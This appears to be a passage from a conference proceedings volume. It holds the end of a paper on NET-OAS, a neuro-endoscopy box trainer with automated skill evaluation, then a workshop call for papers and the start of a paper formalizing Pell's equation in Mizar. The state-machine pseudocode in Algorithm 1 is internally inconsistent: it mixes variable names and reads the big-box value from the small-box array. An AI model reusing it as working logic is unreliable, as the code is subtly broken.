NET-OAS consists of low-cost endoscopic system of USB based endoscopic camera that captures the video at 25 fps, variable-angled scopes ( $0^\circ$ ,  $30^\circ$ ,  $45^\circ$ ), LED-based light source, Neuro-Endo-Trainer SkullBase-Task-GraspPickPlace box-trainer mounted with GigE based auxiliary camera, and online evaluation software.




Fig. 1. A. Neuro-Endo-Trainer SkullBase-Task-GraspPickPlace box-trainer mounted with GigE based auxiliary camera, B. Transparent front-part of the peg plate, C. USB camera with endoscope coupler, D. Peg plate with LED

### A. NET-OAS hardware design

The online evaluation system consists of a LED-based task indication method which helps the user to place the ring on the illuminated peg without the assistance of any technician. The peg was illuminated to provide the indication for placement of the ring. The peg plate was printed in two parts: front part of the peg was printed using transparent material by Stereolithography (SLA) technique and back part of the plate was printed using fused deposition modeling (FDM) technique and then both parts were joined using a strong adhesive. The LED array was connected to control circuit using a multiplexer (CD74HC4067). The control circuit consists of ATMEGA328 8 bit micro-controller for the processing, MCP23017 I/O port expander for I/O expansion, 16x2 LCD for display, keypad to provide input, servo motor to control the peg plate and FT232RL serial communication chip to communicate with the PC using serial communication protocol. There are two cameras in the setup; Low-cost USB based endoscopic camera for the visualization of the site that captures feed at 25fps and GigE based auxiliary camera (Basler ACE) capturing at 50 fps for the online evaluation and real-time feedback. The hardware components of NET-OAS is shown in Fig. 1.

### B. NET-OAS software design

The software system of NET-OAS uses a multi-threaded program that processes the two camera streams independently, which maintains the real-time requirement of the system. The complete flow diagram of the NET-OAS is shown in Fig.2 and its user interface is shown in Fig.3. It shows endoscopic and auxiliary streams, options to add the user to the database, configure serial port parameters, select the level of training and option to perform calibration if required. When the user hit the Run button, a new window opens the endoscopic stream with screen display of real-time feedback. After the completion of the activity, the results are shown to the user.






Fig. 2. Flow Diagram of NET-OAS




Fig. 3. User interface of NET-OAS



Fig. 4. Bounding box of peps

The main components of the software system are as follows:

1) *Calibration setup*: One-time calibration involves peg-segmentation, ring segmentation, and tooltip bounding box

selection and storing the parameters in the calibration file. The `small_bbox[]` contains the rectangular location of small bounding boxes, `big_bbox[]` contains the location of big bounding boxes as shown in Fig.4. These arrays are used to determine the state machine explained in Algorithm 1. When the software starts, it loads the parameters from the calibration file otherwise prompt the user to perform the calibration.

2) *State machine estimation*: The activity on the NET-OAS in a particular frame can be any of the following

**Algorithm 1** Determine the state machine

---

```

Read the calibration file; Initialize small_bbox[], big_bbox[],
thresh_stationary, thresh_picking, thresh_moving
old_id  $\leftarrow$  -1; current_id  $\leftarrow$  -1;
index_set  $\leftarrow$  true; status  $\leftarrow$  "stationary";
function GET-STATE(image)
  if index_set then
    index_set  $\leftarrow$  false
    for k = 0; k < 12; k++ do
      seg_image  $\leftarrow$  ringSegmentation(image);
      sum_pixels  $\leftarrow$  seg_image[small_bbox[k]];
      if sum_pixels  $\leq$  thresh_picking then
        old_index  $\leftarrow$  k + 1;
        break;
      end if
    end for
    end if
    current_index  $\leftarrow$  random(1 – 12);
    litLED(current_index)
    seg_image  $\leftarrow$  ringSegmentation(image);
    s_old_small  $\leftarrow$  seg_image[small_bbox[old_id]];
    s_old_big  $\leftarrow$  seg_image[small_bbox[old_id]];
    s_current_small  $\leftarrow$  seg_image[small_bbox[current_id]];
    if status == "stationary" then
      if s_old_small  $\geq$  thresh_stationary then
        status  $\leftarrow$  "stationary";
      else
        status  $\leftarrow$  "picking";
      end if
    else if status == "picking" then
      if s_old_big  $\geq$  thresh_picking then
        status  $\leftarrow$  "picking";
      else
        status  $\leftarrow$  "moving";
      end if
    else if status == "moving" then
      if s_current_small  $\geq$  thresh_moving then
        status  $\leftarrow$  "stationary";
        old_id  $\leftarrow$  current_id;
        current_id  $\leftarrow$  random(1 – 12);
        litLED(current_id)
      else
        status  $\leftarrow$  "moving";
      end if
    end if
  end if
  return status
end function

```

---




Fig. 5. State-machine

sub-activity: "stationary", "picking" or "moving". The state machine is initialized with the "stationary" state and the states are updated according to the movement of the ring. The "stationary" state is defined when the ring is stationary and the tool is present/absent. The "picking" state is defined when the tool is near the peg trying to grab the ring till the ring moves out of the peg. The "moving" state is defined when the ring has moved out of the peg until it is placed on the illuminated destination peg. Once the ring has been placed on the peg, the ring segmentation output in the bounding box changes and another peg is illuminated randomly. The state machine is unidirectional and cyclic as shown in Fig.5. The algorithm for state machine estimation is explained in Algorithm 1. Function *ringSegmentation(image)* perform the ring segmentation on the input frame and *litLED(int number)* function illuminate the corresponding peg given in its argument.

3) *Tracking Algorithm*: Tracking-Learning-Detection (TLD) algorithm is used to track the tooltip. TLD initializes from the bounding box and tracking model, retrieved from the calibration file. It is a robust tracking algorithm which tracks the tooltip under blurred conditions and various transformations. The tracking is based on median flow tracker which track the tooltip frame-to-frame and measure the tracking error using efficiency of backtracking. The detection thread is a 3-stage sliding window cascaded classifier, which consists of variance filter, random forest, and nearest neighbor classifier. At the end of the 3rd stage, it provides a set of windows that localizes the appearance of the tool tip. It predicts the next location of the tool tip having the minimum error in tracking or detection stage. The remaining set of appearances is fed to the negative class for better generalization of the tool tip model. Tracking of the tool using TLD algorithm is shown in Fig.6 A. [17].

4) *Ring Drop Detection*: The dropping of the ring is determined in the "moving" state if distance between the tool tip bounding box (determined by TLD) and the *ringSegmentation(image)* is more than a predefined threshold. Fig.6 B shows the image of the ring drop condition.




Fig. 6. Auxiliary camera frame analysis showing: A. Tracking of the tool using TLD algorithm, B. Ring drop determined by the distance between tool-tip and ring segmentation, C. No Hitting D. Hitting determined by counting the subwindows having significant number of contours, E. No- Tugging F. Tugging determined by eccentricity analysis of the ring contour

5) *Hitting Detection*: The hitting of the peg board happens due to poor depth perception of the user. The hitting is detected using image analysis of the successive frames. The difference image is divided into 10x10 grids and hitting is recorded by identifying the number of grids that shows significant movement. The hitting threshold is set experimentally and the Fig.6 C shows the case of no hitting and Fig.6 D shows a hitting instance output.

6) *Tugging detection*: The tugging is detected by analyzing the deformation of the ring in the “stationary” and “picking” state. The ring is segmented based on the hue value obtained from the calibration file. Due to the overlapping of the tool or peg,  $ringSegmentation(image)$  results in two or more contours. The contour with maximum size and the nearest contours are determined and combined. The

$$eccentricity = \frac{\mu_{2,0} + \mu_{0,2} + \sqrt{(\mu_{2,0} - \mu_{0,2})^2 + 4(\mu_{1,1})^2}}{\mu_{2,0} + \mu_{0,2} - \sqrt{(\mu_{2,0} - \mu_{0,2})^2 + 4(\mu_{1,1})^2}}$$

value of the combined contour is sufficient to determine the deformation of the ring in case of tugging. The eccentricity threshold corresponding to tugging is set experimentally.

7) *Tracking data analysis*: Tracking data analysis is done to identify motion smoothness and sudden jerk of the tool tip motion in the “moving” state. Smoothness of the path is measured by taking the standard deviation of the first

TABLE I  
SELECTED FEATURES FOR NET-OAS

Measure from NETS-SAS	Selected objective measure for NET-OAS
<i>Grasping</i>	Average time taken to grasp
	Number of tugging events
<i>Eye-hand coordination</i>	Number of hitting events
	Intensity with which hitting happened
<i>Dexterity</i>	Time taken for moving ring from one peg to another
	Average number of moves
	Smoothness of the path
	Arc length of the path
<i>Instrument tissue manipulation</i>	Number of times curvature value exceeded threshold
<i>Effectualness</i>	Number of times ring dropped

derivative of the tracking data, Arc length of the path is measured by counting number of pixels of the tracking data in the “moving” state. Curvature at each point of tracking data is computed using

$$\kappa = \frac{|\left(\frac{\partial x}{\partial t} * \frac{\partial^2 y}{\partial t^2}\right) - \left(\frac{\partial y}{\partial t} * \frac{\partial^2 x}{\partial t^2}\right)|}{\left(\frac{\partial x}{\partial t}^2 + \frac{\partial y}{\partial t}^2\right)^{\frac{3}{2}}}$$

8) *Real time feedback*: At each frame, the algorithm identifies the current state and provide real time feedback for hitting, tugging and ring drop. Motion smoothness feedback is provided after processing frames of last 1 second. The output is displayed on the endoscopic screen to warn the user. This helps the user to learn and correct the mistakes accordingly.

9) *Feature Extraction and final synopsis*: The activity data structure stores the current sub-activity (“stationary”, “picking” or “moving”) and its related parameters as shown in Table 1. At the end of the activity, the data is processed to give the final synopsis to the user.

#### IV. EXPERIMENTATION AND RESULTS

A group of 15 novices participated in the study of validation of NET-OAS, who were students from a technical university without any medical training. The demo video demonstrating the good and bad endoscopy practice on Neuro-Endo-Trainer was shown before the practice session. There was a pre-test followed by two sessions and a post-test. The pre-test and post-test included the most difficult task level of 45° scope with right tilt plate. Each activity was programmed to be of 3 minutes duration. The first session consisted of practice using 0° and 30° scopes and with straight, left and right tilts of the plate. The second session was conducted three days later and consisted of practice using 30° and 45° scopes and with straight, left and right tilts of the plate. Fig. 7 shows the graph of objective measure for NET-OAS w.r.t training session. The noticeable changes were the increased




Fig. 7. Validation study results: Horizontal axes is the training session, blue marker shows the data point and red line shows the trend-line: A. Average time of grasping the ring, B. Average number of hitting, C. Average hitting intensity D. Average time to move a ring, E. Total number of rings placed F. Average smoothness of the tool tip in “moving” state, G. Average Arc length of the tool tip in “moving” state, H. Number of times curvature exceeded the threshold value or sudden jerk.

average number of moves and average smoothness of the path. There were decreased number and hitting instances, grasping time, average arc length and sudden jerk motion. The self-assessment feedback obtained from the user also shows that the training session on the NET-OAS made them acquainted with the system.

1) *Machine learning for validation study:* For the validation study, activity data obtained from 15 novices (pre-test, post-test, 1st trial of session 1 and last trial of session 2) was considered. Pre-test data was considered as ‘class novice’ and post-test data was considered as ‘class-improved’. The SVM classifier was trained with 11-dimensional feature vector of these classes. For testing, 1st trial of session 1 was considered as ‘class novice’ and the last trial of session 2 was considered as ‘class improved’. The SVM classifier on the testing data classifies feature set of the 1st trial as ‘class novice’ and the last trial of session 2 as ‘class improved’ with the accuracy of 88%.

The practice session example on the NET-OAS and the real-




Fig. 8. Training on the NET-OAS




Fig. 9. Real-time feedback to trainee A) Hitting B) Tugging C) Motion smoothness D) Ring Drop

time feedback provided to the trainee while performing the activity is as shown in Fig. 8 and Fig. 9 respectively.

## V. DISCUSSION

The improvements of NET-OAS as compared to the earlier version include: a complete standalone system, automatic task definition using LED array and serial communication with the hardware, tugging detection algorithm, and ring drop detection. The study used the auxiliary camera for the evaluation of the activity and has not used the endoscopic feed for evaluation.

The main objective of the study was to validate the NET-OAS on completely novice participants to identify whether there is any improvement in skills acquisition. The results show that after stipulated training on the NET-OAS, the participant improved his/her skills on manipulating the endoscope and tool irrespective of their background. The study can be extended to the intermediate trainee neurosurgeons and experts.

## ACKNOWLEDGMENT

We would like to thank all the participants, research scholars of Indian Institute of Technology Delhi who took part

in the study, and the team of Neurosurgery Education and Training School for their support. This work is supported by Department of Health Research, Ministry of Health and Family Welfare, Govt. of India Project Code No: GIA/3/2014-DHR, Department of Science and Technology (DST), Ministry of Science and Technology, Govt. of India Project Code No: SR/FST/LSII-029/2012.

## REFERENCES

- [1] R. Abbott, "History of neuroendoscopy," *Neurosurgery Clinics of North America*, vol. 15, no. 1, pp. 1–7, 2004.
- [2] M. Bridges and D. L. Diamond, "The financial impact of teaching surgical residents in the operating room," *The American Journal of Surgery*, vol. 177, no. 1, pp. 28–32, 1999.
- [3] R. Hirayama, Y. Fujimoto, M. Umegaki, N. Kagawa, M. Kinoshita, N. Hashimoto, and T. Yoshimine, "Training to acquire psychomotor skills for endoscopic endonasal surgery using a personal webcam trainer: Clinical article," *Journal of neurosurgery*, vol. 118, no. 5, pp. 1120–1126, 2013.
- [4] R. Singh, V. K. Srivastav, B. Baby, N. Damodaran, and A. Suri, "A novel electro-mechanical neuro-endoscopic box trainer," in *Industrial Instrumentation and Control (ICIC)*, 2015 International Conference on. IEEE, 2015, pp. 917–921.
- [5] G. Rosseau, J. Bailes, R. del Maestro, A. Cabral, N. Choudhury, O. Comas, P. Debergue, G. De Luca, J. Hovdebo, D. Jiang *et al.*, "The development of a virtual simulator for training neurosurgeons to perform and perfect endoscopic endonasal transsphenoidal surgery," *Neurosurgery*, vol. 73, pp. S85–S93, 2013.
- [6] S. Wolfsberger, M.-T. Forster, M. Donat, A. Neubauer, K. Bühler, R. Wegenkittl, T. Czech, J. A. Hainfellner, and E. Knosp, "Virtual endoscopy is a useful device for training and preoperative planning of transsphenoidal endoscopic pituitary surgery," *min-Minimally Invasive Neurosurgery*, vol. 47, no. 04, pp. 214–220, 2004.
- [7] J. Fernandez-Miranda, J. Barges-Coll, D. Prevedello, J. Engh, C. Snyderman, R. Carrau, P. Gardner, and A. Kassam, "Animal model for endoscopic neurosurgical training: technical note," *min-Minimally Invasive Neurosurgery*, vol. 53, no. 05/06, pp. 286–289, 2010.
- [8] R. Singh, B. Baby, N. Damodaran, V. Srivastav, A. Suri, S. Banerjee, S. Kumar, P. Kalra, S. Prasad, K. Paul *et al.*, "Design and validation of an open-source, partial task trainer for endonasal neuro-endoscopic skills development: Indian experience," *World neurosurgery*, vol. 86, pp. 259–269, 2016.
- [9] B. Baby, V. K. Srivastav, R. Singh, A. Suri, and S. Banerjee, "Neuro-endo-activity-tracker: An automatic activity detection application for neuro-endo-trainer: Neuro-endo-activity-tracker," in *Advances in Computing, Communications and Informatics (ICACCI)*, 2016 International Conference on. IEEE, 2016, pp. 987–993.
- [10] J. Dankelman, M. Chmarra, E. Verdaasdonk, L. Stassen, and C. Grimbergen, "Fundamental aspects of learning minimally invasive surgical skills," *Minimally Invasive Therapy & Allied Technologies*, vol. 14, no. 4-5, pp. 247–256, 2005.
- [11] M. K. Chmarra, N. H. Bakker, C. A. Grimbergen, and J. Dankelman, "Trendo, a device for tracking minimally invasive surgical instruments in training setups," *Sensors and Actuators A: Physical*, vol. 126, no. 2, pp. 328–334, 2006.
- [12] C. L. Y. W. D. Uecker and Y. Wang, "Image analysis for automated tracking in robot-assisted endoscopic surgery," in *Proc. 12th Int'l Conf. Pattern Recognition*, 1994, pp. 88–92.
- [13] G.-Q. Wei, K. Arbter, and G. Hirzinger, "Real-time visual servoing for laparoscopic surgery. controlling robot motion with color image segmentation," *IEEE Engineering in Medicine and Biology Magazine*, vol. 16, no. 1, pp. 40–45, 1997.
- [14] S.-K. Jun, M. S. Narayanan, P. Agarwal, A. Eddib, P. Singhal, S. Garimella, and V. Krovi, "Robotic minimally invasive surgical skill assessment based on automated video-analysis motion studies," in *Biomedical Robotics and Biomechatronics (BioRob)*, 2012 4th IEEE RAS & EMBS International Conference on. IEEE, 2012, pp. 25–31.
- [15] M. Allan, S. Thompson, M. J. Clarkson, S. Ourselin, D. J. Hawkes, J. Kelly, and D. Stoyanov, "2d-3d pose tracking of rigid instruments in minimally invasive surgery," in *International Conference on Information Processing in Computer-assisted Interventions*. Springer, 2014, pp. 1–10.
- [16] Q. Zhang, L. Chen, Q. Tian, and B. Li, "Video-based analysis of motion skills in simulation-based surgical training," in *IS&T/SPIE Electronic Imaging*. International Society for Optics and Photonics, 2013, pp. 86 670A–86 670A.
- [17] Z. Kalal, K. Mikolajczyk, and J. Matas, "Tracking-learning-detection," *IEEE transactions on pattern analysis and machine intelligence*, vol. 34, no. 7, pp. 1409–1422, 2012.





# 2<sup>nd</sup> International Workshop on AI aspects of Reasoning, Information, and Memory

**T**HERE is general realization that computational models of human reasoning can be improved by integration of heterogeneous resources of information, e.g., multidimensional diagrams, images, language, syntax, semantics, memory. While the event targets promotion of integrated computational approaches, we invite contributions from any individual areas related to information, language, memory, reasoning.

## TOPICS

We welcome submissions of papers on the following topics, without limiting to them, across approaches, methods, theories, and applications:

- Reasoning systems — theories and applications
- Proof systems and model checkers
- Theories of computation and information
- Interactive computation and reasoning
- Computation and reasoning with heterogeneous information
- Space and time in information, language, memory, and reasoning
- Partiality, underspecification, vagueness, and possibilities
- Detection of and reasoning with inconsistency
- Logic and language — approaches, theories, methods
- Computational morphology, syntax, semantics, and interfaces between these
- Constraint-based and type-theoretic approaches and grammars
- Logical approaches to multilingual processing
- Logical and computational foundations in machine learning and information retrieval
- Mathematics for linguistics and cognitive science

- Reasoning, information, and memory in computational neuroscience and life sciences
- Interdisciplinary approaches to information, language, memory, and reasoning

## SECTION EDITORS

- **Grabowski, Adam**, Institute of Informatics, University of Bialystok, Bialystok, Poland
- **Loukanova, Roussanka**, Stockholm University, Sweden
- **Schwarzweiler, Christoph**, Institute of Informatics, University of Gdansk, Poland

## REVIEWERS

- **Angelov, Krasimir**, University of Gothenburg, Sweden
- **Becerra, Leonor**, Jean Monnet University, France
- **Hellan, Lars**, Norwegian University of Science and Technology, Trondheim, Norway
- **Kanazawa, Makoto**, National Institute of Informatics, Japan
- **Kordoni, Valia**, Humboldt University Berlin, Germany
- **Kornilowicz, Artur**, Institute of Informatics, University of Bialystok, Poland
- **Kübler, Sandra**, Indiana University, United States
- **Morrill, Glyn**, Universitat Politècnica de Catalunya, Barcelona, Spain
- **Nilsson, Jørgen Fischer**, Technical University of Denmark, Denmark
- **Retoré, Christian**, Université de Montpellier & LIRMM-CNRS, France
- **Villadsen, Jørgen**, Technical University of Denmark, Denmark



# Formalization of Pell's Equation in the Mizar System

Marcin Acewicz

University of Białystok,  
Ciołkowskiego 1M, 15-245 Białystok, Poland  
Email: acewiczmarcin@gmail.com

Karol Pāk

University of Białystok,  
Ciołkowskiego 1M, 15-245 Białystok, Poland  
Email: pakkarol@uwb.edu.pl

**Abstract**—We present a case study on a formalization of a textbook theorem that is listed as #39 at Freek Wiedijk's list of "Top 100 mathematical theorems". We focus on the formalization of the theorem that Pell's equation  $x^2 - Dy^2 = 1$  has infinitely many solutions in positive integers for a given non square natural number  $D$ . We present also a formalization of the theorem that based on the least fundamental solution of the equation we can simply calculate algebraically each remaining solution.

## I. INTRODUCTION

THE work under the rigorous control of proof-assistants on a high formal level of trust eliminates all gaps which sometimes occur in informal proofs, especially in large ones. Any attempt to analyze the details of such formal certification is difficult in principle, however there are some exceptions. There are proof scripts whose authors put an extra effort to improve their readability [1], [2].

### A. Paper Content and Contributions

We present our experience with the formalization of theorems related to the solvability of Pell's equation in the Mizar system [3], where we tried to obtain readable formalization. We focus on the approach represented in the textbook [4]. We show that the effort associated with this formalization is non-trivial, since we have to add to informal proofs all technical details that have been originally omitted.

Note that each fragment of the Mizar proof scripts contained in this paper comes from [5] available in the Mizar distribution.

## II. PELL'S EQUATION

Pell's equation (called alternatively the Fermat equation) is a special case of the quadratic Diophantine equation having the form  $x^2 - Dy^2 = 1$ , with  $D$  be a nonzero integer number. Generally, it is assumed that  $D$  is not a square since otherwise the equation can be solved using the difference of squares  $x^2 - Dy^2 = (x + dy)(x - dy) = 1$ . However in the context of Pell's equation, only non zero pairs of integers are being considered as solutions, excluding the trivial cases  $x = 1$ ,  $y = 0$  and  $x = -1$ ,  $y = 0$ .

The solution of Pell's equation has been applied in many branches of mathematics. As the most basic we indicate here

Supported by Polish National Science Center grant decision n°DEC-2015/19/D/ST6/01473.

that based on solutions for a given non square natural  $D$ , we obtain a rational approximation for  $\sqrt{D}$ . There is also a correspondence between the solvability of Pell's equation and a special case of Dirichlet's unit theorem. It is also important to note that the Stormer's theorem applies Pell's equation to find pairs of consecutive smooth numbers.

From our point of view, the most significant application of Pell's equation was done by Yuri Matiyasevich to prove the undecidability of Hilbert's 10th problem. He analyzes a particular case  $x^2 - (a^2 - 1)y^2 = 1$ , where  $a$  is a natural number. He showed that solutions of such equation may grow exponentially and it suffices to show that every computably enumerable set is diophantine. The solvability of this case and only such a case of Pell's equation has been already formalized in HOL Light [6] and Metamath [7]. However, in the case we can skip a complicated construction of a non trivial solution that is used for the general case, since pair  $\langle a, 1 \rangle$  is a solution.

### A. Formalization in the Mizar System

In our formalization, we show that there exists a solution of Pell's equation for the general case, based on the approach used in the textbook [4] that is very detailed. Nevertheless, fitting this approach to the limitations of a proof-checker system forced us to rebuild significantly the informal reasoning. In several situations we have to use an equivalent approach, to allow the use of already formalized facts in the Mizar Mathematical Library. Finally, we have to extract fragments of proofs as lemmas to highlight the main ideas of main theorems.

## III. FORMALIZATION DETAILS

In this section, we show the details of our formalization. We focus on two main theorems that determine the cardinality of the set that contains each solution of Pell's equation and dependencies between individual solutions. We show also the details of an important lemma that is used in the proof of the first theorem.

### A. Basic lemma

The informal approach that is considered in the textbook [4] and is used to provide existence of at least one solution of Pell's equation is based on the following lemma:

